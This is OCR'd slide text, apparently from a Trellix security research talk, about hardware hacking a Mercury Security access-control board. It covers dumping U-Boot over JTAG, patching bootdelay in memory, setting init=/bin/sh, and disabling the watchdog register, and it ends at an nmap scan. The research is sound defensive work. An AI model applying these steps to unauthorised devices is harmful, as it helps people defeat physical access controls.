????????????????Corrupted SRAM due to bad magic number!!rsa_decrypt_task
task_2 Thread Started !!!!!!!!!!!!!!
task_fam Thread Started !!!!!!!!!!!!!!
$$$$$$$$$$$$ client_callback AVAHI_CLIENT_S_RUNNING..
Server version: avahi 0.6.31; Host name: ATR-Sam.local
mdns_service_start.0
mdns_service_start.1
mdns_main_loop Start Avahi Simple Poll Loop...
Stopping network management services: snmpd snmptrapd.
Disable SNMP.........
task_1 Thread Started !!!!!!!!!!!!!!
swmode = false
bootcnt = 0
Established under name 'MSC Servers (ATR-Sam) (_rest._tcp)'
Established under name 'MSC Servers (ATR-Sam) (_http._tcp)'
Established under name 'MSC Servers (ATR-Sam) (_https._tcp)'
Established under name 'MSC Servers (ATR-Sam) (_dhcp._udp)'
Established under name 'MSC Servers (ATR-Sam) (_msp2._tcp)'
scan_eeprm.2 !!!!!!!! not match:0
update_bkup_eeprom $$$$$$$$$$$$$$$$$$$$$$$ size:34
update_bkup_eeprom done
```

Trellix

# Approach to Reenabling UART

- Overwriting init with bin/sh
- Find startup scripts that disable UART
- Change the root password if there is one
- Bonus: Dump the full firmware

```
#disable the serial port if its currently enabled
sed -i -e 's/^ttyS0::respawn:.*/#ttyS0::respawn:\/sbin\/getty -L ttyS0 115200 vt100/g' /etc/inittab
```

```
setenv bootargs "${bootargs} init=/bin/sh"
```

Trellix

# Roadblock 2: Uboot does not allow interactive commands

- bootdelay: After res
  bootcmd variable. Du
  Set this variable to
  this can prevent yo
  Set this variable to
  for abort.

he contents of the
y pressing any key.
our bootcmd variable,
elay and not check

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2

CPU: AT91SAM9G45
Crystal frequency:       12 MHz
CPU clock        :      400 MHz
Master clock     :  133.333 MHz
DRAM:  128 MiB
WARNING: Caches not enabled
NAND:  256 MiB
MMC:
WDG Timer Mode Reg: 0x3FFF2FFF
In:    serial
Out:   serial
Err:   serial
Net:   macb0
macb0: Starting autonegotiation...
macb0: Autonegotiation complete
macb0: link up, 100Mbps full-duplex (lpa: 0xcde1)
PHY_PHYCTRL: 0x8001
Hit keys to stop autoboot:  0

NAND read: device 0 offset 0x3800000, size 0x400000
```

- Approach
  - Leverage JTAG t
  - RE Uboot image
  - Use Jlink to inse
  - Modify bootdel

elay


Trellix


# JTAG to Dump the Bootloader

- 20 pin candidate on the board
- Jtagulator @joegrand
- Segger Jlink
- Orientation of pins
  - Test GND pins
  - Check 5V power w multimeter
  - YOLO?


Trellix


# Wiring this all together






Trellix

# Actual JTAG




Trellix

# JLink Software

- JLinkExe allows us to script, debug, breakpoint, interface with CPU
- Highly confidential script “break.jlink”
- “h”
- Finally, could generate an automatic breakpoint during boot just before the bootdelay is set
- On to dumping the image…

```
JLinkExe – device at91sam9g45 -if JTAG -speed 1000 -jtagconf -1,-1 \
-autoconnect 1 -CommanderScript break.jlink
```


# Dumping the bootloader

- Had a memory address from boot time to locate rough location of Uboot
- Used JLink “SaveBin” to dump 0x80000 bytes from the location of Uboot

```
$ cat break.jlink
h
$ JLinkExe -device at91sam9g45 -if JTAG -speed 1000 -jtagconf \
  -1,-1 -autoconnect 1 -CommanderScript break.jlink

J-Link>SaveBin ./uboot.img 0x73f00000 0x80000
Opening binary file for writing... [./uboot.img]
Reading 524288 bytes from addr 0x73F00000 into file...O.K.
```

Trellix

# Locating Strings of Interest




Trellix

# Mapping Strings to Memory Location in UBoot

IDA View

Address

ROM:73F30DA8

ROM:73F30E74

```
ROM:73F30DA8
ROM:73F30DA8
ROM:73F30DA8 ; Attributes: noreturn
ROM:73F30DA8
ROM:73F30DA8 ; void __noreturn sub_73F30DA8()
ROM:73F30DA8 sub_73F30DA8
ROM:73F30DA8 LDR     R0, =0x73F32712
ROM:73F30DAC MOV     R1, R4
ROM:73F30DB0 BL      strtol
ROM:73F30DB4 MOV     R5, #0
ROM:73F30DB8 MOV     R6, R5
ROM:73F30DBC LDR     R10, =0x3E7
ROM:73F30DC0 B       loc_73F30E2C
```

String address

```
ROM:73F30E2C
ROM:73F30E2C loc_73F30E2C
ROM:73F30E2C EOR     R3, R6, #1
ROM:73F30E30 CMP     R4, #0
ROM:73F30E34 MOVLE   R3, #0
ROM:73F30E38 ANDGT   R3, R3, #1
ROM:73F30E3C CMP     R3, #0
ROM:73F30E40 BNE     loc_73F30DC4
```

Strings

32712

ROM:73F30DB7 DCB 0xE3

Trellix

# Inline patch of bootdelay

- Hardcoded to 0x3000 (LE “0”)
- Modified to 0x312d (LE “-1”)
- Continue (g)

```
J-Link>setbp 0x77faed70 A H
J-Link>regs
PC: (R15) = 77FAED70, CPSR = 200000D3 (SVC mode, ARM FIQ dis. IRQ dis.)
Current:
     R0 =77F23410, R1 =77F23400, R2 =00000000, R3 =77F209D0
     R4 =77FD4890, R5 =00000003, R6 =00000000, R7 =00000003
     R8 =77EFDF30, R9 =0409E000, R10=73F2D617, R11=73F0F7B0, R12=00000000
     R13=77EFDF10, R14=77FBEFEC, SPSR=00000010
USR: R8 =77EFDF30, R9 =0409E000, R10=73F2D617, R11=73F0F7B0, R12=00000000
     R13=BEE9B810, R14=0002F370
FIQ: R8 =D8A02523, R9 =00905B66, R10=034C5848, R11=0426030C, R12=1E000406
     R13=8280A2C2, R14=000A9840, SPSR=00000010
IRQ: R13=C04808A0, R14=C000C600, SPSR=00000010
SVC: R13=77EFDF10, R14=77FBEFEC, SPSR=00000010
ABT: R13=C04808AC, R14=C000C740, SPSR=00000010
UND: R13=C04808B8, R14=C04808B8, SPSR=00000010
J-Link>mem 0x77F23410 2
77F23410 = 30 00                                                    0.
J-Link>w2 0x77F23410 0x312d
Writing 312D -> 77F23410
J-Link>mem 0x77F23410
77F23410 = 2D 31                                                    -1
```

```
┌─(...Lenel/lnl-4420-research/jtag ── squinn ATR-PRE:pts/4 ┐
└─(10:22:05 on master ✹ ✭)──> JLinkExe -device at91sam9g45 -if
JTAG -speed 1000 -jtagconf -1,-1 -autoconnect 1 -CommanderScrip
t break.jlink
```

```
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.8 | VT102 | Of
» ATR-PRE                                  0:zsh* squinn:🏠 #0 10:22 05-24
```

# Roadblock 3: Persistent Hardware-based Watchdog Timer

## Approach

- Identify proper method for disabling WDT
- Pause CPU and overwrite WDT values
- Validate WDT is disabled

```
Sending discover...
No lease, forking to background
route: SIOCDELRT: No such process
ifup: ignoring unknown interface eth1
mkdir: can't create directory '/opt/mercuryCerts': File exists
mkdir: can't create directory '/opt/mercuryCerts/routetablescripts': File exists
Current watchdog interval is 15
************* IN FIPS MODE: FIPS 2.0.10 validated module 14 May 2015 ************
!!!!!!!!bad backup image mag:0x0 oem:0
backup crc:0x1089
```

# How to disable WDT

### 15.5.2 Watchdog Timer Mode Register

**Name:** WDT_MR

**Address:** 0xFFFFFD44

**Access:** Read-write Once

| 31 | 30 | 29 |
|---|---|---|
| | | WDIDLEHLT |

| 23 | 22 | 21 |
|---|---|---|
| | | |

| 15 | 14 | 13 |
|---|---|---|
| WDDIS | WDRPROC | WDRSTEN |

| 7 | 6 | 5 |
|---|---|---|
| | | |

- **WDV: Watchdog Counter Value**

Defines the value loaded in the 12-bit Watchdog Counter.

- **WDFIEN: Watchdog Fault Interrupt Enable**

0: A Watchdog fault (underflow or error) has no effect on interrupt.

1: A Watchdog fault (underflow or error) asserts interrupt.

- **WDRSTEN: Watchdog Reset Enable**

0: A Watchdog fault (underflow or error) has no effect on the resets.

1: A Watchdog fault (underflow or error) triggers a Watchdog reset.

- **WDRI**

0: If WD ivates all resets.

1: If WD ivates the processor reset.

- **WDD:**

Defines the permitted range for reloading the Watchdog Timer.

If the Watchdog Timer value is less than or equal to WDD, writing WDT_CR with WDRSTT = 1 restarts the timer.

If the Watchdog Timer value is greater than WDD, writing WDT_CR with WDRSTT = 1 causes a Watchdog error.

- **WDDBGHLT: Watchdog Debug Halt**

0: The Watchdog runs when the processor is in debug state.

1: The Watchdog stops when the processor is in debug state.

- **WDIDLEHLT: Watchdog Idle Halt**

0: The Watchdog runs when the system is in idle mode.

1: The Watchdog stops when the system is in idle state.

- **WDDIS: Watchdog Disable**

0: Enables the Watchdog Timer.

1: Disables the Watchdog Timer.


- **WDDIS: Watchdog Disable**

0: Enables the Watchdog Timer.

1: Disables the Watchdog Timer.

# Overwriting WDT values

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2

CPU: AT91SAM9G45
Crystal frequency:       12 MHz
CPU clock        :      400 MHz
Master clock     :  133.333 MHz
DRAM:  128 MiB
WARNING: Caches not enabled
NAND:  256 MiB
MMC:
WDG Timer Mode Reg: 0x3FFF2FFF
In:    serial
Out:   serial
Err:   serial
Net:   macb0
macb0: Starting autonegotiation...
```

Watchdog Timer Enabled

**15.5.2 Watchdog Timer Mode Register**

**Name:** WDT_MR

**Address:** 0xFFFFFD44

```
# Disabling Watchdog timer
J-Link>mem 0xFFFFFD45 1
FFFFFD45 = 2F
J-Link>wl 0xFFFFFD45 0xAF
Writing AF -> FFFFFD45
J-Link>mem 0xFFFFFD45 1
FFFFFD45 = AF
J-Link>go
```

0010 1111 = 2 F

1010 1111 = A F

Trellix

# Verifying that the WDT is disabled

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2
```

```
Sending
No lease
route: S
ifup: ig
mkdir: c
mkdir: c                                                    ': File exists
Watchdog
************ IN FIPS MODE: FIPS 2.0.10 validated module 14 May 2015 ************
!!!!!!!!bad backup image mag:0x0 oem:0
backup crc:0x1089
```

```
Starting kernel ...

Uncompressing Linux... done, booting the kernel.
at91_wdt at91_wdt: watchdog is disabled
Starting logging: OK
Initializing random number generator... done.
```

```
Err:   serial
Net:   macb0
macb0: Starting autonegotiation...
```

Trellix

All of that, just so we can BEGIN the software hacking process…


Trellix

# Software Hacking

# Attack vector enumeration

- Looking for network vectors

- NMAP scan
  - 80 – Redirect SSL
  - 443  - Active web server
  - 3001 – Mgmt port

